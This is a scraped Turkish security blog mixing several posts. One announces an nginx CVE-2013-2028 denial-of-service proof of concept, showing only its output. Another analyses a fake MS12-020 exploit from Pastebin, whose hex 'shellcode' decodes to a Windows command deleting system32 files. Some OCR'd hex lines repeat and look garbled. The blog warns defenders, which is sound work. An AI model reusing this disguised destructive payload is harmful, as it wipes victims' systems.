
FemaleMale

By clicking Sign Up, you agree to our Terms and that you have read our Data Use Policy, including our Cookie Use.

Sign Up

Create a Page for a celebrity, band or business.

Waiting for anon2me.com...



Sonuç olarak sosyal ağların art niyetli kişilerin tehdidi altında olduğu bir gerçektir. Eğer siz de son zamanlarda bu veya benzer şüpheli istenmeyen reklam pencereleri ile sıkça karşılaşıyorsanız, öncelikli olarak internet tarayıcınızın eklentilerini kontrol etmenizi, arkadaş listenizde olan ve benzer mesajlar gönderen arkadaşlarınızı farketmeniz durumunda da onları en kısa sürede uyarmanızı şiddetle öneririm.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Chrome kullanan ve bu zararlı eklentiye silmek isteyen kullanıcılar, HKLM\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist anahtarı altında yer alan şüpheli alt anahtarları temizleyebilirler.

Nginx DoS İstismar Kodu

Source: <https://www.mertsarica.com/nginx-dos-istismar-kodu/>

By M.S on May 17th, 2013



7 Mayıs tarihinde Nginx'in resmi web sayfasında, Greg MacManus tarafından nginx v1.3.9 ve 1.4.0 sürümlerinde tespit edilen [bellek taşması güvenlik zafiyeti](#) (CVE-2013-2028) için [bir yama](#) yayınlandığı belirtilmişti. Can sıkıntısı nedeniyle bu zafiyet üzerinde yaptığım 1 saatlik bir araştırmada, bu zafiyeti istismar eden ve nginx web sunucusunu hizmet dışı bırakan bir istismar kodu hazırladım.

Kali ve Windows XP işletim sistemleri üzerinde deneğim ve [Exploit-DB](#)'ye gönderdiğim istismar koduna [buradan](#) ulaşabilirsiniz.


```
C:\Windows\system32\cmd.exe
nginix vi.3.9-1.4.0 DOS POC <CVE-2013-2028> [http://www.mertsarica.com]
[*] Knock knock, is anybody there ? <0/5>
[*] Knock knock, is anybody there ? <1/5>
[*] Knock knock, is anybody there ? <2/5>
[*] Knock knock, is anybody there ? <3/5>
[*] Knock knock, is anybody there ? <4/5>
[*] Done!

C:\Users\Mert\Desktop>

Kali (2) - SecureCRT
top - 11:30:09 up 8 min, 7 users, load average: 0.77, 0.62, 0.33
Tasks: 145 total, 2 running, 143 sleeping, 0 stopped, 0 zombie
%cpu(s): 99.7 us, 0.3 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
Kib Mem: 773800 total, 416440 used, 357360 free, 29436 buffers
Kib Swap: 1324028 total, 0 used, 1324028 free, 215528 cached

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
6172 nobody 20 0 3444 1084 628 R 99.4 0.1 1:13.90 nginix
5791 root 20 0 9896 3436 2764 S 0.3 0.4 0:00.19 sshd
1 root 20 0 2280 728 628 S 0.0 0.1 0:01.09 init
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
3 root 20 0 0 0 0 S 0.0 0.0 0:00.00 ksoftirqd/0
4 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0
5 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0H
6 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kworker/u:0
7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/u:0H
8 root rt 0 0 0 S 0.0 0.0 0:00.00 migration/0
9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 rcu_bh
10 root 20 0 0 0 0 S 0.0 0.0 0:00.15 rcu_sched
11 root rt 0 0 0 S 0.0 0.0 0:00.00 watchdog/0

Ready ssh2: AES-256-CTR 6, 1 20 Rows, 103 Cols VT100 CAP NUM


Kali - SecureCRT
File Edit View Options Transfer Script Tools Window Help
Enter host <Alt+E>

Kali x
#pid logs/nginx.pid;

events {
    worker_connections 1024;
}

http {
    include mime.types;
    default_type application/octet-stream;
    #wrote 118 times

root@kali:~/bof/nginx-1.4.0/conf# cd ..
root@kali:~/bof/nginx-1.4.0# ./objs/nginx -c /bof/nginx-1.4.0/conf/nginx.conf
root@kali:~/bof/nginx-1.4.0# cd ..
root@kali:~/bof# ls
error.log nginx-1.4.0 nginx-1.4.0-boom nginx-1.4.0.tar.gz nginx-1.4.1 nginx-1.4.1.tar.gz
root@kali:~/bof# tail -f error.log
2013/05/16 13:28:55 [error] 6172#0: *1 open() "/usr/local/nginx/html/mertsarica.php" failed (2: No su
ch file or directory), client: 192.168.1.64, server: localhost, request: "POST /mertsarica.php HTTP/1
.1", host: "192.168.1.63"
```



KabukKod Analizi

Source: <https://www.mertsarica.com/kabukkod-analizi/>
By M.S on April 30th, 2013




Kabukkod (shellcode), tespit edilen güvenlik zafiyetinin istismar edilmesi ile hedef işletim sistemi üzerinde komut satırı erişimi vermeye yarayan bir kod parçasıdır (instructions) bu nedenle istismar kodunun belki de en önemli parçasıdır. Penetrasyon testlerinden, APT (advanced persistent threat) saldırılarına, arka kapılardan, Watering Hole saldırılarına (popüler sitelerin hacklenerek ziyaretçilerinin zararlı yazılım içeren başka sitelere yönlendirilmesi) kadar birçok alanda sıkça kullanılan istismar kitleri dolayısıyla kabukkodlarının analizi de her geçen gün güvenlik uzmanları ve kurumlar için önem kazanmaktadır.

Özellikle penetrasyon testlerinde Metasploit, Core Impact, Canvas ve benzeri istismar araçlarında yer alan ve kabukkod içeren istismar kodları kullanılmadığı sürece [Packetstorm](#), [Exploit-DB](#), [1337day](#) vb. istismar kodu yayınlayan sitelerden indirilen istismar kodlarının

dolayısıyla kabuk kodlarının test edilmeden, kontrol edilmeden herhangi bir penetrasyon testin de kullanılması hem testi gerçekleştiren hem de kurumlar/müşteriler için oldukça risklidir. Bunun nedeni ise art niyetli kişilerin kimi zaman sahte istismar kodu altında, sisteme zarar veren kabuk kodu içeren istismar kodlarını çeşitli internet sitelerinde yayınlamalarından kaynaklanmaktadır.

13 Mart 2012 tarihinde Microsoft tarafından yayınlanan [bir bildiride \(MS12-020\)](#), RDP üzerinde uzaktan komut çalıştırmaya imkan tanıyan kritik bir güvenlik zafiyeti tespit edildiği belirtilmiştir. Bu bildirinin yayınlanmasından kısa bir süre sonra ise hem sosyal medyada hem de çeşitli internet sitelerinde, bu zafiyeti istismar ederek uzaktan komut çalıştırmaya imkan tanıyan istismar kodlarına verilmiştir.



PASTEBIN | #1 paste tool since 2002

create new paste | tools | api | archive | faq |

Follow @pastebin | Beğen | 28b

ms12-020

sign up | login | my alerts | my settings | my profile

Don't like ads? PRO users don't see any ads :-)

Search results for: ms12-020

About 103 results (0.10 seconds)

[Python] MS12-020 PoC - Pastebin.com
Mar 13, 2012 ... usr/bin/env python. #####
MS12-020 Exploit by ...
pastebin.com/FWkezQH

[Python] # # # ms12-020 "chinese shit" PoC v2 (wireshark version ...
Mar 15, 2012 ... ms12-020 "chinese shit" PoC v2 (wireshark version). #. # tested on winsp3
spanish, reported to work on Win7, win 2008. #. # original source: ...
pastebin.com/jzQxvnpj

usr/bin/env python # rdpsmash.py # MS12-020 RDP exploit, remote ...
Mar 17, 2012 ... usr/bin/env python. # rdpsmash.py. # MS12-020 RDP exploit, remote code
execution. # Confirmed working on all pre-patch boxes, XP to 7. # ...
pastebin.com/GM4sHj9t

#ms12-020 fuckery - Pastebin.com
#ms12-020 2012-03-15 10:04:10 -0400 lifeasageek kd> r eax=b02ba008 ebx= 00000000
ecx=00000002 edx=0000001d esi=b02ba604 edi=00000002 ...
pastebin.com/5bHzzGAF

ms12-020 metasploit dos module - Pastebin.com
Mar 18, 2012 ... class Metasploit3 < Msf::Auxiliary include Msf::Exploit::Remote::Tcp include
Msf::Auxiliary::Dos def initialize(info = {}) super(update_info(info, ...
pastebin.com/5aGxETfw

ms12-020 "chinese shit" PoC # # tested on winsp3 spanish, from ...
Mar 15, 2012 ... Copied. # # ms12-020 "chinese shit" PoC. #. # tested on winsp3 spanish,
from localhost. #. #, import socket. import sys. buf="" ...
pastebin.com/UzDKcCQy

[Python] #!/usr/bin/env python # # ms12-020 PoC attempt # # based ...
Mar 16, 2012 ... Copied. #!/usr/bin/env python. #. # ms12-020 PoC attempt. #. # based on
jduck PoC. #. import sys. import socket. from struct import pack,unpack ...
pastebin.com/4FnaYYMz

Public Pastes

- Untitled 0 sec ago
- Untitled 2 sec ago
- Untitled 5 sec ago
- Untitled 7 sec ago
- Untitled 8 sec ago
- Untitled 9 sec ago
- Untitled 11 sec ago
- Just Really? 11 sec ago

[Python] #!/usr/bin/env python

pastebin.com/GM4sHj9t

PASTEBIN | #1 paste tool since 2002

create new paste | tools | api | archive | faq |

Follow @pastebin | Beğen | 28b

ms12-020

sign up | login | my alerts | my settings | my profile

Don't like ads? PRO users don't see any ads :-)

Untitled

BY A GUEST ON MAR 17TH, 2012 | SINTAX: PYTHON | SIZE: 7.39 KB | HTS: 7.754 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT

100 TL değerinde fırsat için şimdi kaydolun

AdWords'a deneyin

Google

```

1. #!/usr/bin/env python
2.
3. # rdpsmash.py
4. # MS12-020 RDP exploit, remote code execution
5. # Confirmed working on all pre-patch boxes, XP to 7
6. #
7. # Author: Verge
8.
9. import struct
10. import socket
11. import sys
12.
13. trigger = "\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79\x73"
14. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
15. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
16. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
17. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
18. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
19. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
20. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
21. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
22. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
23. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
24. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
25. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
26. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
27. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
28. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
29. trigger += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"

```

Public Pastes

- Untitled 1 sec ago
- Untitled 8 sec ago
- Untitled 24 sec ago
- Untitled 20 sec ago
- Untitled 23 sec ago
- Untitled 24 sec ago
- Untitled 27 sec ago
- Untitled 28 sec ago

Örneğin Pastebin'de yer alan [bu istismar kodu](#) her ne kadar shellcode adında bir değişkene sahip olsa da aslında gerçek anlamda bir kabuk kod içermemektedir.

```

shellcode = "\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79\x73"
shellcode += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x2e\x66\x20\x43\x73"
shellcode += "\x5c\x77\x69\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32\x5c\x2a\x20"

```


malwaretracker.com: Shell x

www.malwaretracker.com/shellcode.php

Unpack and analyze shellcode. Paste hex of shellcode.

```

31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730ef81c1
1111111516861676542684d65737389e15150bb40ae807cffd389e131d252515152ffd031c050b812
cb817cffd0

```



Disassemble Shellcode Win32 Execute


Result:

Key: Entry Point:

00000000	31C0	xor eax,eax ; clearing variable
00000002	31DB	xor ebx,ebx ; clearing variable
00000004	31C9	xor ecx,ecx ; clearing variable
00000006	31D2	xor edx,edx ; clearing variable
00000008	51	push ecx
00000009	686C6C2020	push dword 0x20206c6c
0000000E	6833322E64	push dword 0x642e3233
00000013	6875736572	push dword 0x72657375
00000018	89E1	mov ecx,esp
0000001A	BB7B1D807C	mov ebx,0x7c801d7b
0000001F	51	push ecx
00000020	FFD3	call ebx ; call
00000022	B95E6730EF	mov ecx,0xef30675e
00000027	81C111111111	add ecx,0x11111111 ; math
0000002D	51	push ecx
0000002E	6861676542	push dword 0x42656761
00000033	684D657373	push dword 0x7373654d
00000038	89E1	mov ecx,esp
0000003A	51	push ecx
0000003B	50	push eax
0000003C	BB40AE807C	mov ebx,0x7c80ae40
00000041	FFD3	call ebx ; call
00000043	89E1	mov ecx,esp
00000045	31D2	xor edx,edx ; clearing variable
00000047	52	push edx
00000048	51	push ecx
00000049	51	push ecx
0000004A	52	push edx
